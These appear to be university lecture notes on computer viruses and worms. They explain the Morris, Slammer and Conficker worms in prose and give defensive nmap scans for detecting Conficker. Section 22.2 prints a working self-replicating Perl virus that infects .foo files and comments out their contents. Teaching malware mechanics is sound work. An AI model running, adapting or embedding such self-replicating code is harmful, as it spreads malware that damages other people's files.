Lecture 22: Malware: Viruses and Worms

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 27, 2009

Goals:

- Attributes of a virus
- An example of a virus
- Attributes of a worm
- Examples of worms
- The Conficker worm
- How afraid should we be of worms/viruses?

22.1: Viruses

- A computer virus is a malicious piece of executable code that propagates typically by attaching itself to a **host** document — usually an executable piece of code — just as a biological virus needs a host, a living cell, that it inserts itself into for propagation.

- Typical hosts for computer viruses are:
  - Executable files (such as '.com' and '.exe' files in Windows machines)
  - Boot sectors of disk partitions
  - Script files for system administration (such as the batch files in Windows machines, shell script files in Unix, etc.)
  - Documents that are allowed to contain macros (such as Microsoft Word documents, Excel spreadsheets, Access database files, etc.)

- Any operating system that allows third-party programs to run can support viruses.

- Because of the way permissions work in Unix systems, it is more difficult for a virus to wreak havoc to a Unix machine. Let's say that a virus embedded itself into one of your script files. The virus code will execute only with the permissions that are assigned to you. For example, if you do not have the permission to read or modify a certain system file, the virus code will be constrained by the same restriction. **This feature alone will keep a virus from modifying the operating system in any way on a Unix-like machine.**

- At the least, a virus will duplicate itself when it attaches itself to another host document, that is, to another executable file. **But the important thing to note that this copy does not have to be an exact replica of itself.** In order to make more difficult the detection by pattern matching, the virus may alter itself when it propagates from host to host. In most cases, the changes made to the viral code are simple, such as rearrangement of the order independent instructions, etc. Viruses that are capable of changing themselves are called **mutating viruses**.

- Computer viruses need to know if a potential host is already infected, since otherwise the size of an infected file could grow without bounds through repeated infection. Viruses typically place a signature (such as a string that is an impossible date) at

a specific location in the file for this purpose.

- Most commonly, the execution of a particular instance of a virus (in a specific host file) will come to an end when the host file has finished execution. However, it is possible for a more vicious virus to create a continuously running program in the background.

- To escape detection, the more sophisticated viruses encrypt themselves with keys that change with each infection. What stays constant in such viruses is the decryption routine.

- The **payload** part of a virus is that portion of the code that is not related to propagation or concealment.

22.2: The Anatomy of a Virus

- As should be clear by now, a virus is basically self-replicating piece of code that needs a host document to glom on to.

- As demonstrated by the simple Perl script that I show later in this section, writing such programs is easy. The only competence you need is regarding some file I/O at a fairly basic level.

- The virus shown on the next slide uses files whose names end in the suffix '.foo' as its hosts. It inserts itself into all such files.

- If you send an infected file to someone else and they happen to execute the file, it will infect their '.foo' files also.

- Note that the virus does **not** re-infect an already infected file. This behavior is exhibited by practically all viruses. This it does by skipping '.foo' files that contain the 'hellovirus' signature string.

- It would be all too easy to turn a harmless virus shown on the next slide into a really vicious one. For example, by inserting clock functions in the code, you could cause it to wake up on its own every once a while to infect any additional files.

```
#!/bin/env perl
use Cwd;
chdir cwd;
use strict;
use warnings;
### hellovirus.pl

### Author: Avi kak (kak@purdue.edu)
### Date:   April 19, 2006

print "\nHELLO FROM HELLOVIRUS\n\n";

print "This is a demonstration of how easy it is to write\n";
print "a self-replicating program. This virus will infect\n";
print "all files with names ending in .foo in the directory in\n";
print "which you execute an infected file.  If you send an\n";
print "infected file to someone else and they execute it, their,\n";
print ".foo files will be damaged also.\n\n";

print "Note that this is a safe virus (for educational purposes\n";
print "only) since it does not carry a harmful payload.  All it\n";
print "does is to print out this message and comment out the\n";
print "code in .foo files.\n\n";

open IN, "< $0";
my $virus;
for (my $i=0;$i<41;$i++) {
    $virus .= <IN>;
}
foreach my $file ( glob "*.foo" ) {
    open IN, "< $file";
    my @all_of_it = <IN>;
    close IN;
    next if (join ' ', @all_of_it) =~ /hellovirus/m;
```

```
    chmod 0777, $file;
    open OUT, "> $file";
    print OUT "$virus";
    map s/^$_/#$_/, @all_of_it;
    print OUT @all_of_it;
    close OUT;
}
```

22.3: Worms

- The main difference between a virus and a worm is that a worm does not need a host document. In other words, a worm does not need to attach itself to another program. In that sense, a worm is self-contained.

- On its own, a worm is able to send copies of itself to other machines over a network.

- Therefore, whereas a worm can harm a network and consume network bandwidth, the damage caused by a virus is mostly local to a machine.

- **But note that a lot of people use the terms 'virus' and 'worm' synonymously.** That is particularly the case with the vendors of anti-virus software. A commercial anti-virus program is supposed to catch both viruses and worms.

- Since, by definition, a worm is supposed to hop from machine to machine on its own, it needs to come equipped with considerable

networking support.

- With regard to autonomous network hopping, the important question to raise is: What does it mean for a program to hop from machine to machine?

- A program may hop from one machine to another by a variety of means:

  - By using the remote shell facilities, as provided by **rsh** and **rexec** in Unix, to execute a command on the remote machine. If the target machine can be compromised in this manner, the intruder could install a small bootstrap program on the target machine that could bring in the rest of the malicious software.

  - By cracking the passwords and logging in as a regular user on a remote machine. Password crackers can take advantage of the people's tendency to keep their passwords as simple as possible (under the prevailing policies concerning the length and complexity of the words).

  - By using network program. But note that in networking with sockets, the two sockets at the two ends of a communication

link have to be aware of each other. Ordinarily, the communication is started with a client socket sending a request for a link to a server socket that is constantly listening for such requests. What that means is that when a machine sends out its first-contact message to another machine, it can only be on a port that is being monitored by some server program. [Obviously, after an intrusion has somehow taken place, the malicious software can create its own server sockets. But we are talking about the very first attempt at intrusion when the target machine is still clean.]

- In all cases, the extent of harm that a worm can carry out would depend on the privileges accorded to the guise under which the worm programs are executing. So if a worm manages to guess someone's password on a remote machine (and that someone does not have superuser privileges), the extent of harm done would be minimal.

- Nevertheless, even when no local "harm" is done, a propagating worm can bog down a network and, if the propagation is fast enough, can cause a shutdown of the machines on the network. This can happen particularly when the worm is **not** smart enough to keep a machine from getting reinfected repeatedly and simultaneously. Machines can only support a certain maximum number of processes running simultaneously.

- Thus, even "harmless" worms can cause a lot of harm by bringing a network down to its knees.

22.4: Anatomy of a Worm: The Morris Worm

- The Morris Worm was the first really significant worm that effectively shut down the internet for several days in 1988. It is named after its author Robert Morris.

- The Morris worm used the following three exploits to jump over to a new machine:

  – A bug in the commonly used **sendmail** program that is used as a **mail transport agent** by computers on a network. At the time when this worm attack took place, it was possible to send a message to the **sendmail** program running on a remote machine with the debug mode turned on, and with the name of an executable as the recipient of the message. The **sendmail** program would then try to execute the named file, the code for execution being the contents of the message. [A mail transport agent is supposed to operate according to the rules of the SMTP protocol. This obviously went beyond the mandate of the protocol.] The code that was executed stripped off the headers of the email and used the rest to create a small bootstrap program in C that pulled in the rest of the worm code.

– A bug in the **finger** daemon of that era. The **finger** program of that era suffered from the **buffer overflow problem** presented in Lecture 21. As explained in Lecture 21, if an executing program allocates memory for a buffer on the stack, but does not carry out a **range check** on the data to make sure that it will fit into the allocated space, you can easily encounter a situation where the data overwrites the program instructions on the stack. A malicious program can exploit this feature to create fake stack frames and cause the rest of the program execution to be not as originally intended.

– The worm used the remote shell program **rsh** to enter other machines using passwords. It used various strategies to guess people's passwords. When it was able to break into a user account, it would harvest addresses of remote machines from their '.rhosts' files.

- A detailed analysis of the Morris worm was carried out by Professor Eugene Spafford of Purdue University. The report written by Professor Spafford is available from `http://homes.cerias.purdue.edu/~spaf/tech-reps/823.pdf`.

22.5: Anatomy of a Worm: The Slammer Worm

- This worm hit the network in early 2003.

- It affected only machines running Microsoft SQL 2000 Servers.

- Microsoft SQL 2000 Server supports a directory service that allows a client to send in a UDP request to quickly find a database.

- At the time the worm hit, this feature of the Microsoft software also suffered from the buffer overflow problem.

- Slammer just sent one UDP packet to a recipient. The SQL specs say that the first byte of this UDP request should be the byte 0x04 and the remaining at most 16 bytes should name the online database being sought. The specs further say that this string must terminate in the null character.

- In the UDP packet sent by the Slammer worm to a remote machine, the first byte 0x04 was followed a long string of bytes and

did **not** terminate in the null character. In fact, the byte 0x04 was followed by a long string of 0x01 bytes so the information written into the stack would exceed the 128 bytes of memory reserved for the SQL server request.

- It is in the overwrite portion that the Slammer executed its network hopping code. It created an IP address randomly for the UDP request to be sent to another machine. This code was placed in a loop so that the infected machine would constantly send out UDP requests to remote machines selected at random.

22.6: The Conficker Worm

- By all accounts, this is certainly the most notorious worm that has been unleashed on the internet in recent times. As reported widely in the media, the worm was supposed to cause a major breakdown of the internet on April 1 of this year, but, as you all know, nothing happened. **But that does not mean that the worm is not there or that the worm is not capable of causing some harm.**

- The worm has infected a large number of machines around the world, only not in the concerted manner people thought it was going to.

- The worm infects only the Windows machines.

- Its symptoms include the following:

  – According to the Microsoft Security Bulletin MS08-067, at the worst, an infected machine can be taken over by the attacker, meaning by the human handlers of the worm.

– More commonly, though, the worm disables the Automatic Updates feature of the Window platform.

– The worm also makes it impossible for the infected machine to carry out DNS lookup for the hostnames that correspond to anti-virus software vendors.

– The worm may also lock out certain user accounts. This can be caused by how the worm modifies the registry.

- On the older Windows platforms, a machine can be infected with the worm by any machine sending to it a specially crafted packet disguised as an RPC (Remote Procedure Call). On the newer Windows platforms, the infecting packet must be received from a user who can be authenticated by the target machine.

- The following five publications are critical to understanding the worm:

1. `http://www.microsoft.com/technet/security/security/Bulletin/MS08-067.mspx` This publication is critical because **the vulnerability explained in this document is now frequently referred to as the "MS08-67 vulnerability"**.

2. "Virus Encyclopedia: Worm:Win32/Conficker.B," `http://onecare.live.com/standard/en-us/virusenc/virusencinfo.htm?VirusName=`

`Worm:Win32/Conficker.B`, This is a rich source of information on Conficker.B.

3. Phillip Porras, Hassen Saidi, and Vinod Yegneswaran, "An Analysis of Conficker's Logic and Rendezvous Points," `http//mtc.sri.com/Conficker`, March 19, 2009.

4. Phillip Porras, Hassen Saidi, and Vinod Yegneswaran, "Conficker C Analysis," `http//mtc.sri.com/Conficker/addendumC`, March 19, 2009.

5. "Know Your Enemy: Containing Conficker," `https://www.honeynet.org/papers/conficker/`

- The Conficker worm is no longer a single worm. Since it was first discovered in October 2008, the worm bas been made increasingly more potent by its creators, with each version more potent than the previous. The different versions of the worm are are labeled **Conficker.A**, **Conficker.B**, **Conficker.C**, and **Conficker.D**.

- Based on the research carried out by the SRI team in the publication cited above, the worm infection spreads by exploiting a vulnerability in the executable `svchost.exe` on a Windows machine.

- Therefore, let's first talk about the file **`svchost.exe`**. This file is fundamental to the functioning of the Windows platform. The job of the always-running process that's executing the **`svchost.exe`** file is to facilitate the execution of the dynamically-linkable libraries (DLLs) that the different applications reside in. [A program stored as a DLL cannot run on a stand-alone basis and must be loaded by another program.] This the **`svchost`** process does by replicating itself for each DLL that needs to be executed. So we could say that any DLL that needs to be executed must "attach" itself to the **`svchost`** process. [The process executing the file `svchost.exe` is also referred to as the **generic host process**. At a very loose level of comparison, the `svchost` process is to a Windows platform what `init` is to a Unix-like system. Recall that the PID of `init` is 1. The `init` process in a Unix-like platform is the parent of every other process except the process-scheduler process `swapper` whose PID is 0.] Very much like **`init`** in a Unix-like system, at system boot time, the **`svchost`** process checks the *services part* of the registry to construct a list of services (meaning a list of DLLs) it must load. [And just like process groups in Unix, it is possible to create `svchost` groups; all the DLLs that are supposed to run in the same `svchost` group are derived from the same `Svchost` registry key by supplying different DLLs as `ServiceDLL` values for the Parameters key.]

- There are the following issues to consider with regard to this worm:

  1. **How does the worm get to your computer?** There are at least three different ways for this to happen. These are described in the (a), (b), and (c) bullets below:

(a) A machine running a pre-patched version of the Windows Server Service `svchost.exe` can be infected because of a vulnerability with regard to how it handles remote code execution needed by the RPC requests coming in through port 445. As mentioned in Section 16.2 of Lecture 16, this port is assigned to the resource-sharing SMB protocol that is used by clients to access networked disk drives on other machines and other remote resources in a network. **So if your machine allows for remote code execution in a network — perhaps because you make some resource available to clients — you would be open to infection through this mechanism.** [RPC stands for Remote Procedure Calls. With RPC, one machine can invoke a function in another machine without having to worry about the intervening transport mechanisms that carry the commands in one direction and the results in the other direction.] **When such a machine receives a specially crafted string on its port 445, the machine can (1) download a copy of the worm using the HTTP protocol from another previously infected machine and store it as a DLL file; (2) execute a command to get a new instance of the `svchost` process to host the worm DLL; (3) enter appropriate entries in the registry so that the worm DLL is executed when the machine is rebooted; (4) give a randomly constructed name to the worm file on the disk; and (5) then continue the propagation.** [As described in the "Know Your Enemy (KYE)" paper available from `https://www.honeynet.org/papers/conficker/`, the problem is with the Windows API

function `NetpwPathCanonicalize()` that is exported by `netapi32.dll` over an SMB session on TCP port 445. The purpose of this function is to *canonicalize* a string, i.e., convert a path string like `aaa\bbb\...\ccc` into `\aaa\ccc`. When, in an SMB session, this function is supplied with a specially crafted string by a remote host, it is possible to go beyond the *start* of the stack buffer and control the value of the function's return address. **The attacker then uses the redirected return address to invoke a function like `URLDownloadToFile()` to pull in the worm file.** Since the problem is caused by going beyond the *start* of the stack buffer, as opposed to the *end*, what we have here is a *stack corruption vulnerability*, as opposed to the classic *buffer overflow vulnerability* described in Lecture 21. Once the worm file has been pulled into the machine, it can launched in a separate process/thread as a new instance of `svchost.exe` by the `LoadLibrary()` whose sole argument is the name of the newly downloaded worm file. The `LoadLibrary` command also copies the worm file into the system root.] **This is referred to as the MS08-067 mode of propagation for the worm.**

(b) Once your machine is infected, the worm can drop a copy of itself (usually under a different randomly constructed name) in the hard disks on the other machines that are mapped in your machine (I am referring to network shares). If it needs a password in order to drop a copy of itself at these other locations, the worm come equipped with a list of 240 commonly used passwords. If it succeeds, the worm creates a new folder at the root of these other disks where it places a copy of itself. **This is referred to as the NetBIOS Share Propagation Mode for the worm.**

(c) The worm can also drop a copy of itself as the `autorun.inf` file in USB-based removable media such as memory sticks. This allows the worm copy to execute when the drive is accessed (if `Autorun` is enabled). **This is referred to as the USB Propagation Mode for the worm.**

2. Let's say your machine has a pre-patch version of `svchost.exe` and that an infected machine has sent your machine a particular RPC on port 445 to exploit the MS08-067 vulnerability. For this RPC to be able to drop the worm DLL into a system folder, the outsider trying to break in would need certain write privileges on your machine. **How does the worm trying to break in acquire the needed write privileges on your machine?** As described in the Microsoft MS08-067 bulletin, the worm first tries to use the privileges of the user currently logged in. If that does not succeed, it obtains a list of the user accounts on the target machine and then it tries over a couple of hundred commonly-used passwords to gain write access. **Therefore, an old svchost.exe and weak passwords for the user accounts place your machine at an increased risk of being infected.**

3. **Once the worm has lodged itself in a computer, how does it seek other computers to infect?** We are talking about computers that do not directly share any resources with the infected machine either in a LAN or a WAN

or on the internet. Another way of phrasing the same question would be: **What's the probability that a Windows machine at a particular IP address would be targeted by an unrelated infected machine?** Based on the reports on the frequency with which honeypots have been infected, it would seem that a random machine connected to the internet is highly likely to be infected. [A **honeypot** in computer security research is a specially configured machine in a network that to the outsiders looks like any other machine in the network but that is not able to spread its malware to the rest of the network. Multiple honeypots connected together form a **honeynet**. Visit `http://www.dmoz.org/Computers/Security/Honeypots_and_Honeynets/` for a listing of honenets.]

4. It is suspected that the human handlers of the worm can communicate with it. That raises the question: **How do these humans manage to do so without leaving a trace as to who they are and where they are?** Note that Microsoft has offered a $250,000 bounty for apprehending the culprits.

5. Because of the various versions of the worm that are now floating around, it is believed the worm can update itself through its peer-to-peer communication abilities. **If that is the case, is it possible that several of the infected peers working in concert could cause internet disruptions that may be beyond the capabili-**

ties of the individual hosts? Obviously, spam, spyware, and other malware emanating from thousands of randomly-activated hosts working collaboratively would be much more difficult to suppress than when it is coming from a fixed location.

6. **Once a machine is infected, can you get rid of the worm with anti-virus software?** We will see later how the worm cleverly prevents an automatic download of the latest virus signatures from the anti-virus software vendors by altering the DNS software on the infected machine. When a machine cannot be disinfected through automatic methods, you have to resort to a more manual intervention consisting of downloading the anti-virus tool on a separate clean machine, possibly burning a CD with it, and, finally, installing and running the tool on the infected machine.

7. **Could an infected machine be restored to good health by simply rolling back the software state to a previously stored system restore point?** The worm is capable of resetting your system restore points, thus making impossible this approach to system recovery.

8. **Folks who have analyzed the Conficker binary have the following additional things to say:**

– "The main purpose of Conficker is to provide its authors with a secure binary updating service that effectively allows them instant control of millions of PCs worldwide."

– "Through the use of ... encryption, Conficker's authors have taken care to ensure that other groups cannot upload arbitrary binaries to their infected drone population, and these protections cover all Conficker's updating services: internet rendezvous point downloads, buffer overflow re-exploitation, and the latest P2P control protocol."

– "Conficker offers a nice illustration of the degree to which the security vendors are being actively challenged to not just hunt for malicious logic, but to defend their own availability, integrity, and the network connectivity vital to providing them a continual flow of the latest malware threat intelligence."

– "Perhaps in the best case, Conficker may be used as a sustained and profitable platform for massive internet fraud and theft. In the worst case, Conficker could be turned into a powerful offensive weapon for performing concerted information warfare attacks that could disrupt not just countries, but the internet itself."

These four quoted statements are from the Conficker.C analysis report from the SRI team. They obviously imply that Conficker has the potential to do great harm to the internet. **Have these claims been established unequivocally?**. I personally have not analyzed the Conficker binary, so I am in no position to challenge those who have. All I can say is that I remain unconvinced that the scalability of Conficker to *control* millions of PCs has been fully established. Additionally, I remain unconvinced that this "control" by Conficker could cause any more harm than what the bad guys are already capable of. [The world now has more than 600 millions computers. Let's assume that only 0.5% of these are being used by bad guys for evil deeds. That amounts to 3 million machines out there. We can also assume that several of these are being used in collaborative frameworks (with

or without the knowledge of the real owners of the machines) for evil work. The evil perpetrated by all of these machines has not brought down the skies. In any case, Conficker is based on a very narrow, very specific, and very fixable defect in the resource sharing software in the Windows platform.]

9. **Is there an easy way to find out if the machines in my network have been infected by Conficker?** Yes, there is. Folks at `http://honeynet.org` suggest that you use the `nmap` port scanner with the following options for scanning a single machine at IP address that is, say, 192.168.1.101:

```
nmap -sC -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 192.168.1.101
```

and the following options for scanning all the machines in a network:

```
nmap -sC -PN -d -p445 -n -T4 --min-hostgroup 256 --min-parallelism 64
          --script=smb-check-vulns --script-args=safe=1  192.168.1.0/24
```

You will notice that both these invocations check just the port 445 since that is the primary entry point for worm propagation based on the MS08.067 vulnerability. [About the various options supplied, '`-PN`' means no ping, '`-n`' means no DNS name resolution, '`-p`' means a port-specific scan, '`-T` means more aggressive timing controls, '`--min-hostgroup`' specifies the number of hosts to be scanned in parallel, '`--min-parallelism`' means how many hosts to scan simultaneously. You will, of course, have to change the last argument in the second command line to suit your network. For the above commands to work, you will have to make that the port scanner `nmap` has available to it the script `smb-check-vulns`.]

10. **A word of caution about using a port/vulnerability network scanner, as in the command lines shown above, for determining whether or not a machine is infected:** If your machine was infected through either the second or the third mode of worm propagation I described earlier in this section, a network port/vulnerability scanner may not be able to detect that.

11. The Conficker worm is also known by a number of other names that include **Downadup** and **Kido**.

22.7: The Anatomy of Conficker.A and Conficker.B

- Figure 1 shows a schematic of the main logic built into Conficker.A and Conficker.B. This control-flow diagram was constructed by Phillip Porras, Hassen Saidi, and Vinod Yegneswaran of SRI International. They have been at the forefront of understanding the worm and in developing tools for its detection on individual computers and in networks.

- The control diagram shown in Figure 1 was inferred from a snapshot of the Conficker DLL in the memory as it was running on a machine. The memory image was fed into a well known disassembler tool called `IDA Pro` and the corresponding assembly code generated from the binary. The control flow diagram corresponds to this assembly code. IDA Pro also provides tools that create control-flow graphs from assembly code.

- The flow-control on the left is just another way of looking at the flow-control on the right in Figure 1. Remember, these control-flow diagrams are inferred from the disassembly of the memory map of the binary executable.



Figure 1: *This figure is from* `http://mtc.sri.com/Conficker`

- Going through the sequence of steps on the right, the worm first creates a mutex. This will fail if there is a version of the worm already running on the machine that is at least a recent as new one that is trying to create a new mutex. [A mutex, which stands for *mutual exclusion*, is frequently used as a *synchronization primitive* to eliminate interference between different threads when they have access to the same data objects in memory. When thread A acquires a mutex lock on a data object, all other threads wanting access to that data object must suspend their execution until thread A releases its mutex lock on the data object. In the same spirit, Conficker installs a mutex object during startup to prevent the possibility that an older version of the worm would be run should it get downloaded into the machine. A mutex name is registered for each different version of the worm.] Note the name of the mutex object created as shown in the second box from the top on the left. Also note that the first box prevents the worm from doing its bad deeds if the keyboard attached to the machine is Ukrainian. This was probably meant to be a joke by the creators of the worm, unless, for some reason, they really do not want the computers in Ukraine to be harmed.

- Subsequently, the worm checks the Windows version on the machine and attaches itself to a new instance of the `svchost.exe` process as previously explained. But it does so, it also compromises the DNS lookup in the machine to prevent the name lookup for organizations that provide anti-virus products.

- For the next step, as worm instructs the firewall to open a randomly selected high-numbered port to the internet. It then uses

this port to reach out to the network in order to infect other machines, as shown by the next step. In order to succeed with propagation, the worm must become aware of the IP address of the host on which it currently resides. This it accomplishes by reaching out to a web site like `http://checkip.dyndns.com`. The IP addresses chosen for infection are selected at random from an IP address database (such as the one that is made available by organizations like `http://maxmind.com`).

- The final step shown at the bottom in Figure 1 consists of the worm entering an infinite loop in which it constructs a set of randomly constructed (supposedly) 250 hostnames once every couple of hours. These are referred to as **rendezvous points**. Since the random number generator used for this is seeded with the current date and time, we can expect all the infected machines to generate the same set of names for any given run of the domain name generation.

- After the names are generated, the worm carries out a DNS lookup on the names in order to acquire the IP addresses for as many of those 250 names as possible. The worm then sends an HTTP request to those machines on their port 80 to see if an executable for the worm is available for download. If a new executable is downloaded and it is of more recent vintage, it replaces the old version. **Obviously, the same mechanism**

can be used by the worm to acquire new payloads from these other machines.

- The worm-update (or acquire-new-payload) procedure describe above is obviously open to countermeasures such as a white knight making an adulterated version of the worm available on the hosts that are likely to be accessed by the worm. Anticipating this possibility, the creators of the worm have incorporated in the worm a procedure for binary code validation that uses: (1) the MD5 (and, now, MD6) hashing for the generation of an encryption key; (2) encryption of the binary using this key with the RC4 algorithm; and, (3) computation of a digital signature using RSA. For RSA, the creators use a modulus and a public key that, as you would expect, are supplied with the worm binary, but the creators, as you would again expect, hold on to the private key. Further explanation follows.

- An MD5 (and, now MD6) hash of the binary is used as the encryption key in an RC4 based encryption of the binary. Let this hash value be M. Subsequently, the binary is encrypted with RC4 using M as the encryption key. Finally, RSA is used to create a digital signature for the binary. The digital signature consists of computing M^e mod N where N is the modulus.

- The digital signature is then appended to the encrypted binary and together they are made available for download by the hosts who fall prey to the worm.

- As for the differences between Conficker.A and Conficker.B, the former generates its candidate list of rendezvous points every 3 hours, whereas the latter does it every two hours. See the publications mentioned earlier for additional differences between the two.

22.8: The Anatomy of Conficker.C

- The Conficker.C variant of the Conficker worm, first discovered on a honeypot on March 6, 2009, is a significant revision of Conficker.B. Figure 2 displays the control flow of the .C variant.

- The SRI report on the .C variant describes the following additional capabilities packed into the worm:

  - The .C variant comes with a peer-to-peer networking capability the worm can use to update itself and to acquire a new payload. This P2P capability does not require an embedded list of peers. How exactly this protocol works in the worm is not yet fully understood.

  - This variant installs a "pseudo-patch" to repair the MS08-067 vulnerability so that a future RPC command received from the network cannot take advantage of the same stack corruption that we described in Section 22.6.

  - The .C variant uses three mutex objects to ensure that only the latest version of the worm is run on a machine where the "latest" means with regard to the versions produced by the creators of the worm and with regard to the changes by the



Figure 2: *This figure is from* `http://mtc.sri.com/Conficker/addendumC`

worm to the software internal to a specific computer. [The first of these mutex objects is named `Global\<string>-7`, the second `Global\<string>-99`, and the last named with a string that is derived randomly form the PID of the process executing the worm DLL.]

– The .C variant has enhanced capabilities with regard to suppressing any attempts to eliminate the worm. [The SRI report mentions that the .C variant spawns a security product disablement thread. "This threat disables critical host security services, such as the Windows defender, as well as the services that deliver security patches and software updates. ... The thread then spawns a new security process termination thread, which continually monitors and kills processes whose names match a blacklisted set of 23 security products, hot fixes, and security diagnostic tools."]

– As stated in Section 22.7, the .A and .B versions produce daily a set of randomly constructed 250 host/domain names that an infected machine reaches out to periodically for either updating itself or updating its payload. **The .C variant generates 50,000 such names on a daily basis.** However, of these 50,000 names, only 500 are queried once a day.

22.9: How Afraid Should We Be Of Viruses and Worms?

- The short answer is: **very afraid**. Viruses and worms can certainly clog up your machine, steal your information, and cause your machine to serve as a zombie in a network of such machines controlled by bad guys to provide illegal services, spew out spam, spyware, and such.

